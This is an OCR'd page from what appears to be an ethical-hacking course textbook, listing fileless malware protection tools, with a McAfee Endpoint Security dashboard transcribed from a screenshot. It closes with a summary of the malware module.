
Fileless Malware Protection Tools

Various tools used to protect systems, networks, and other devices connected to the network from fileless malware threats are discussed below:

- **McAfee End Point Security**

  Source: *https://www.mcafee.com*

  McAfee End Point Security is a security tool used by security professionals to perform threat detection, investigation, and response activities. It helps security analysts quickly prioritize threats and minimize potential disruption. It is an essential for antivirus protection, exploit prevention, firewall implementation, and web control communication between systems.


McAfee
Protection Workspace
Dashboards
System Tree
Extensions
Policy Catalog
Server Settings
Server Task Log
Product Deployment
Protection Workspace
316
Devices
32 NOW
Escalations
Updated Just Now
Settings
Threat Overview
Compliance Overview
Devices
Search by Device Name

	Total last 7 days
Escalated Devices	32
Resolved Threats	494k
Advanced	154
Basic	494k
Unresolved Threats	876

Security Content

- McAfee Endpoint Security AM Core
- McAfee Endpoint Security Exploit Prevention
- McAfee VirusScan DAT
- Microsoft Windows Defender

Software Status	Older Version	Recent Version
McAfee Endpoint Security	98.4% –	1.6% –
McAfee Agent	95.6% –	4.4% –
MVISION Endpoint	0% –	100% –
Microsoft Windows Defender	0% –	100% –
McAfee VirusScan Enterprise Upgrade Now	96.2% –	3.8% –


Device Management Status

Tag	Devices
Workstation	170
Server	146
Escalated	32
ech	2
ENS	2
vse	2
DXLBROKER	2

Figure 7.122: Screenshot of McAfee End Point Security

Some additional fileless malware protection tools are as follows:

- Microsoft Defender Advanced Threat Protection (*https://docs.microsoft.com*)
- Kaspersky End Point Security for Business (*https://www.kaspersky.com*)
- Trend Micro Smart Protection Suites (*https://www.trendmicro.com*)
- Norton 360 with LifeLock Select (*https://us.norton.com*)
- REVE Antivirus (*https://www.reveantivirus.com*)



Module Summary

❑ In this module, we discussed the following:

- Concepts of malware and malware propagation techniques
- Concepts of APT and its lifecycle
- Concepts of Trojans, their types, and how they infect systems
- Concepts of viruses, their types, and how they infect files along with the concept of computer worms
- Concepts of fileless malware and how they infect files
- How to perform static and dynamic malware analysis and explained different techniques to detect malware
- Various Trojan, backdoor, virus, and worm countermeasures
- Various Anti-Trojan and Antivirus tools

❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers. use sniffing to collect information about a target of evaluation

Module Summary

This module presented the concepts of malware and their propagation techniques. It also discussed the concepts of APT and its lifecycle. Furthermore, it described the concepts of Trojans, their types, and how they infect systems. In addition, it described the concepts of viruses, their types, and how they infect files as well as the concepts of computer worms. Moreover, it explained the concepts of fileless malware and how they infect files. It also illustrated how to perform static and dynamic malware analysis and described various techniques to detect malware. Furthermore, it presented various measures against Trojans, backdoors, viruses, and worms. Finally, it ended with a detailed discussion on various anti-Trojan and antivirus tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers use sniffing to collect information about a target of evaluation.